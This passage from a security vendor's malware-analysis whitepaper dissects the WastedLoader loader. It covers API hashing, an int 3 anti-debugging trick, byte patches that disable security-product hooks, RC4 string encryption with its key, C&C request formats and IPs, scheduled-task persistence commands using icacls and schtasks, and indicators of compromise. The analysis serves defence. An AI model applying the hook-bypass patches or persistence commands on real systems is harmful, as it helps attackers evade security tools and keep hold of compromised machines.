Place a breakpoint on start of resolver function, where we display the argument hashes, and another breakpoint on the end of the function where we display the returned imported function (WinDBG in this case):

```
bp resolve_function_start "? poi(esp+4); ? poi(esp+8); g"
bp resolve_function_end "? eax; u eax l1; g"
```

This will get all resolved names and their hashes in the debugger log, so we can build an enumeration like this:

```
enum crc_strings
{
    aNTDLL_DLL = 0x588AB3EA,
    aKERNEL32_DLL = 0xA1310F65,
    ...
    aCreateThread = 0xA8D05ACB,
    aExitProcess = 0x1DAACBB7,
    aNtProtectVirtualMemory = 0x649746EC,
    aRtlCreateHeap = 0xC0B67DE0,
    ...
}
```

Then we can reverse the hashes back to function and module names, by using the created `enum`:

```
void* __stdcall resolve_function(crc_strings module_crc, crc_strings function_crc)
```

So the hash values:

```
var = resolve_function(0xA1310F64, 0x1DAACBB7);
```

get resolved to:

```
var = resolve_function(aKERNEL32_DLL, aExitProcess);
```

Anti-debugging

An interesting code-flow obfuscation and anti-debugging trick relies on `DebugBreak` exceptions (`int 3`). For example:

```
    push    aCreateEventA
    push    aKERNEL32_DLL
    call    resolve_function
    test    eax, eax                  ; eax=CreateEventA
    jz      loc_40CEEA
    xor     edx, edx                  ; edx=0
    push    edx
    push    edx
    push    1
    push    edx
    int     3                         ; <-- DebugBreak
    retn                              ; return to 0
```

When a debugger is attached, it will break on the exception, and if we choose to continue execution, a crash will occur, because `retn` will jump to the value of `edx` which is `0`.

This is because the malware registers beforehand a [Vectored Exception Handler] that handles these `DebugBreak` exceptions and executes something else instead:

```
int __stdcall VectoredExceptionHandler(_EXCEPTION_POINTERS *exc)
{
    exc_code = exc->ExceptionRecord->ExceptionCode;
    ...
    // DebugBreak handling
    if (exc_code == EXCEPTION_BREAKPOINT)
    {
        // set continuation at next instruction (RET)
        ++exc->ContextRecord->Eip;
        // push address after RET to stack
        exc->ContextRecord->Esp -= 4;
        *(_DWORD *)exc->ContextRecord->Esp = exc->ContextRecord->Eip + 1;
        // push EAX on stack
        exc->ContextRecord->Esp -= 4;
        *(_DWORD *)exc->ContextRecord->Esp = exc->ContextRecord->Eax;
```

```
        // continue execution (at RET)
        return EXCEPTION_CONTINUE_EXECUTION;
    }
}
```

So if a `DebugBreak` exception is encountered, the exception handler changes execution to do the following:

```
    push after_ret
    push eax
    ret
```

which is equivalent to a `call eax`. So the original code becomes:

```
    push    aCreateEventA
    push    aKERNEL32_DLL
    call    resolve_function
    test    eax, eax                  ; eax=CreateEventA
    jz      loc_40CEEA
    xor     edx, edx                  ; edx=0
    push    edx
    push    edx
    push    1
    push    edx
    call    eax                       ; call eax (CreateEventA)
```

We can replace these `int 3, retn` sequences with `call eax` in the disassembler, using our Python IDA Plugin's `evan_ana_insn` callback:

```
def ev_ana_insn(self, insn):
    a = insn.ea
    b = bytes(idaapi.get_bytes(a, 30))

    # int 3, ret => call eax
    if b[0:2] == b'\xCC\xC3':
        print('### <!> int 3: %x' % a)
        idaapi.put_word(a, 0xD0FF)
```

Anti-hooking

If certain security modules are loaded, the malware checks for inline function hooks and attempts to bypass them.

To identify the security modules while avoiding comparing strings, the malware uses name hashes. If certain hashes are encountered, specific hook bypassing operations are performed, targeted against the respective security solutions.

If the loaded module `CRC32` name hash is `4DE0FF8B`, the `ntdll`'s NtQueueApcThread function is checked if hooked (has a `JMP` first instruction). If so, a bypassing patch is applied to the hooking code, by searching for all occurrences of (`XX` is wildcard):

```
83 78 xx 00         cmp dword [eax+XX], 0
75 xx               jne $+XX
f0 ...              lock ...
```

The conditional jump is patched with two `NOP`s (`9090`), so the jump is never taken:

```
83 78 3f 00         cmp dword [eax+XX], 0
90                  nop
90                  nop
f0 ...              lock ...
```

If another security module is loaded (`CRC32` on DLL name is `5c6bbd94`), a hook bypassing patch is applied on this code found in its `.text` section:

```
33 c0               xor al, al
c7 xx xx 00000000   mov dword [reg+XX], 0
```

```
84 c0                test al, al
0f 85 xxxxxxxx       jnz XX
```

The `test` instruction is replaced with another instruction making `al` non-zero, so the jump is always taken:

```
33 c0                xor al, al
c7 xx xx 00000000    mov dword [reg+XX], 0
0c 01                or al, 1
0f 85 xxxxxxxx       jnz XX
```

If another security module is loaded (`CRC32` on DLL name is `be718db1`), a couple of hook bypassing patches are applied on code found in its `.text` section. First one:

```
8b 00           mov    eax, dword [eax]
ff 70 xx        push   dword [eax+XX]
ff 30           push   dword [eax]
51              push   ecx
ff 37           push   dword [edi]
8b 0e           mov    ecx, dword [esi]
```

The last `push` value is replaced with `0`:

```
8b 00           mov    eax, dword [eax]
ff 70 xx        push   dword [eax+XX]
ff 30           push   dword [eax]
51              push   ecx
6a 00           push   0
8b 0e           mov    ecx, dword [esi]
```

The second pattern searched for this module is:

```
6a 00           push   0
6a 00           push   0
6a 03           push   3
89 xx           mov    dword [reg], reg
```

This one is patched so that the last `push` value is `16h`:

```
6a 00           push   0
6a 00           push   0
6a 16           push   16h
89 xx           mov    dword [reg], reg
```

Finally, if one of these critical functions is hooked (starts with `JMP`):

- `NtProtectVirtualMemory`
- `NtWriteVirtualMemory`
- `NtQueueApcThread`
- `NtTerminateProcess`

then the malware may attempt to bypass hooking by restoring the original opcodes from the `ntdll.dll` file from disk.

Strings encryption

Used strings are stored in encrypted form in the third stage `.rdata` section, and decrypted at runtime using the RC4 algorithm with fixed 320-bit keys. We can recognize the RC4 key scheduling in the processing function:

```
// RC4 key scheduling, first loop
for (i = 0; i < 0x100; ++i)
{
```

```
        key_value = key[i % key_len];
        S[i] = i;
        key_values[i] = key_value;
    }
    // RC4 key scheduling, second loop
    J = 0;
    for (h = 0; h < 0x80; ++h)
    {
        // i=2*h
        S_i = S[2*h];
        j = (J + S_2h + key_values[2*h]) & 0xFF;
        // swap S[i] and S[j]
        S[2*h] = S[j];
        S[j] = S_i;

        // i=2*h+1
        S_I = S[2*h+1];
        J = (j + S_I + key_values[2*h+1]) & 0xFF;
        // swap S[i] and S[j]
        S[2*h+1] = S[J];
        S[J] = S_I;
    }
```

In each encrypted block we find multiple strings chained together, separated by null terminators. The target string is retrieved by its index in the chain, at decryption time, by a transform callback that skips the first N strings.

This is the decryption loop using the transform callback:

```
    do {
        copy_of_S_prng_i = S[prng_i];
        prng_j = (copy_of_S_prng_i + prng_j) & 0xFF;
        S[prng_i] = S[prng_j];
        S[prng_j] = copy_of_S_prng_i;
        sum_mod_256 = (S[prng_i] + copy_of_S_prng_i) & 0xFF;
        work_byte = a3_in[input_index];
        if ( v27 )
            // plaintext xor K
            work_byte ^= S[sum_mod_256];
        if ( a6_transform )
        {
            v26 = input_index;
            // apply provided callback (skip first N strings)
            stop = a6_transform(work_byte, decrypt_struct);
            input_index = v26;
            if ( stop )
                return;
        }
        else
        {
            a5_out[input_index] = work_byte;
        }
        ++input_index;
        ++prng_i;
    }
    while ( input_index < a4_in_len );
```

Separate string structures are created on the same buffer, with different offsets and lengths, depending on string position in the chain:

```
struct encrypted_string
{
  int len;
  int padded_len;
  char *buffer;
  int buffer_offset;
};
```

Network activity

System fingerprint

Before sending requests, the malware computes a system fingerprint, consisting of an MD5 hash on the following information:

- computer name
- user name
- install date from `HKLM\Software\Microsoft\Windows NT\"InstallDate"`

The system fingerprint, together with a list of installed programs, versions and environment variables, are sent over to the malware C&C server:

```
<computer_name>_<fingerprint_hash>

<program name 1> <version>
<program name 2> <version>
...all other installed programs...

computername=<computer_name>
os=<os_name>
path=<system_path>
processor_architecture=<proc_arch>
processor_identifier=<proc_name>
userdomain=<domain>
username=<user_name>
userprofile=<user_profile_dir>
systemroot=<windows_dir>
...all other environment variables...
```

This information is encrypted using the `RC4` algorithm mentioned before, using a fixed 312-bit key, stored encrypted in the `.rdata` section. The key is:

`"0b5OfJrLOaYVR1bowGFadUUE3wXdLGZLGKutwX7"`

C&C requests

After it has been encrypted, the system information is sent to the C&C server as a HTTPS POST request that includes:

```
POST https://157.7.166.26:5353/ HTTP/1.1
Cache-Control: no-cache
Host: 157.7.166.26:5353
Content-Length: <length>
Connection: Close

<encrypted system information>
<crc32 on encrypted data>
<md5 on fingerprint hash>
<request code>
```

The malware tries several C&C hosts in order, connecting to the first one that is up:

- host `157.7.166.26` on port `5353`
- host `162.144.127.197` on port `3786`
- host `46.22.57.17` on port `5037`

The `request code` is a value that determines the requested operation. It can have one of the following values, but their meaning is not totally clear:

- first request has code: `18F8C844`, needs non-null response
- second request has code: `11041F01`, needs more than 128 byte response
- third request has code: `D3EF7577`, doesn’t need response
- fourth request has code: `69BE7CEE`, doesn’t need response

WastedLoader fourth stage

It is possible that the `11041F01` request, which requires a large response from the C&C server, would download the fourth stage, but there was no successful server reply in our tests.

In our tests, the first C&C IP (`157.7.166.26`) always replied `403 Forbidden`, while the other two IPs did not respond.

Persistence

If a fourth stage is downloaded from the C&C server, it will be set to run every 30 minutes by using the Windows Task Scheduler. A task with random name is created (for example `Npneehvgfivrccw`) in the same directory as other maintenance tasks like:

- Windows Error Reporting
- Time Synchronization
- Customer Experience Improvement Program
- other folders found in `<SystemDir>\Tasks`

The task command is executing the downloaded payload:

```
<Actions Context="Author">
  <Exec>
    <Command>C:\Windows\system32\GYfSOumNR\</Command>
  </Exec>
</Actions>
```

Because modifying files inside the `<SystemDir>\Tasks` folder is not permitted even for administrators, the `icacls.exe` tool is executed, to grant the required permissions:

```
C:\Windows\system32\icacls.exe "C:\Windows\system32\Tasks\Microsoft\Windows\Windows Error Reporting\QueueReporting-S-1-5-21-3156518309-996909167-609108344-1000" /grant:r "COMPUTER\User":F
```

Then the task is scheduled using the `schtasks.exe` tool:

```
C:\Windows\system32\schtasks.exe /run /tn "Microsoft\Windows\Windows Error Reporting\QueueReporting-S-1-5-21-3156518309-996909167-609108344-1000"
```

References

- CVE-2019-0752, Scripting Engine Memory Corruption Vulnerability
  Microsoft – Apr 9, 2019
  https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2019-0752
- CVE-2019-0752, RCE Without Native Code: Exploitation of a Write-What-Where in Internet Explorer
  Simon Zuckerbraun – May 21, 2019
  https://www.zerodayinitiative.com/blog/2019/5/21/rce-without-native-code-exploitation-of-a-write-what-where-in-internet-explorer
- CVE-2018-8174 Metasploit module
  0x09AL – May 23, 2018
  https://github.com/0x09AL/CVE-2018-8174-msf#cve-2018-8174-msf
- CVE-2018-8174, Windows VBScript Engine Remote Code Execution Vulnerability
  Microsoft – May 8, 2018
  https://msrc.microsoft.com/update-guide/en-us/vulnerability/CVE-2018-8174
- CVE-2018-8174, The King is dead. Long live the King!
  Vladislav Stolyarov – May 9, 2018
  https://securelist.com/root-cause-analysis-of-cve-2018-8174/85486/
- CVE-2018-8174, Dissecting modern browser exploit: case study
  Piotr Florczyk – Jul 10, 2018
  https://github.com/piotrflorczyk/cve-2018-8174_analysis
- Threat Bulletin: WastedLocker Ransomware
  VMRay – August 20, 2020
  https://www.vmray.com/cyber-security-blog/wastedlocker-ransomware-threat-bulletin/
- WastedLocker: A New Ransomware Variant Developed By The Evil Corp Group
  Stefano Antenucci – June 23, 2020
  https://research.nccgroup.com/2020/06/23/wastedlocker-a-new-ransomware-variant-developed-by-the-evil-corp-group/

Indicators of compromise

VBScript exploits:

- `5e341da684a504b7328243d5c9c0f09a` (CVE-2019-0752)
- `ff68100339c8075243ccf391c179173b` (CVE-2018-8174)

WastedLoader executables:

- `6afc5c3e1caa344989513b2773ae172a`
- `3c4e86b0d42094f25d4c34ca882e5c09`
- `6ee2138d5467da398e02afe2baea9fbe`

RIG EK redirecting hosts:

- traffic.allindelivery.net – 188.127.249.141
- myallexit.xyz – 188.225.75.54
- clickadusweep.vip – 188.225.75.54
- enter.testclicktds.xyz – 185.230.140.204
- zeroexit.xyz – 188.225.75.54
- zero.testtrack.xyz – 185.230.140.204

RIG EK landing page hosts:

- 45.138.24.35
- 188.227.106.122
- 188.227.57.214

WastedLoader C&C hosts:

- 157.7.166.26 on port 5353
- 162.144.127.197 on port 3786
- 46.22.57.17 on port 5037

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

TECHNOLOGY ALLIANCES

Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-RIG-creat5362-en_EN
03/05/20April 14, 2021 4:12 pm04/22/21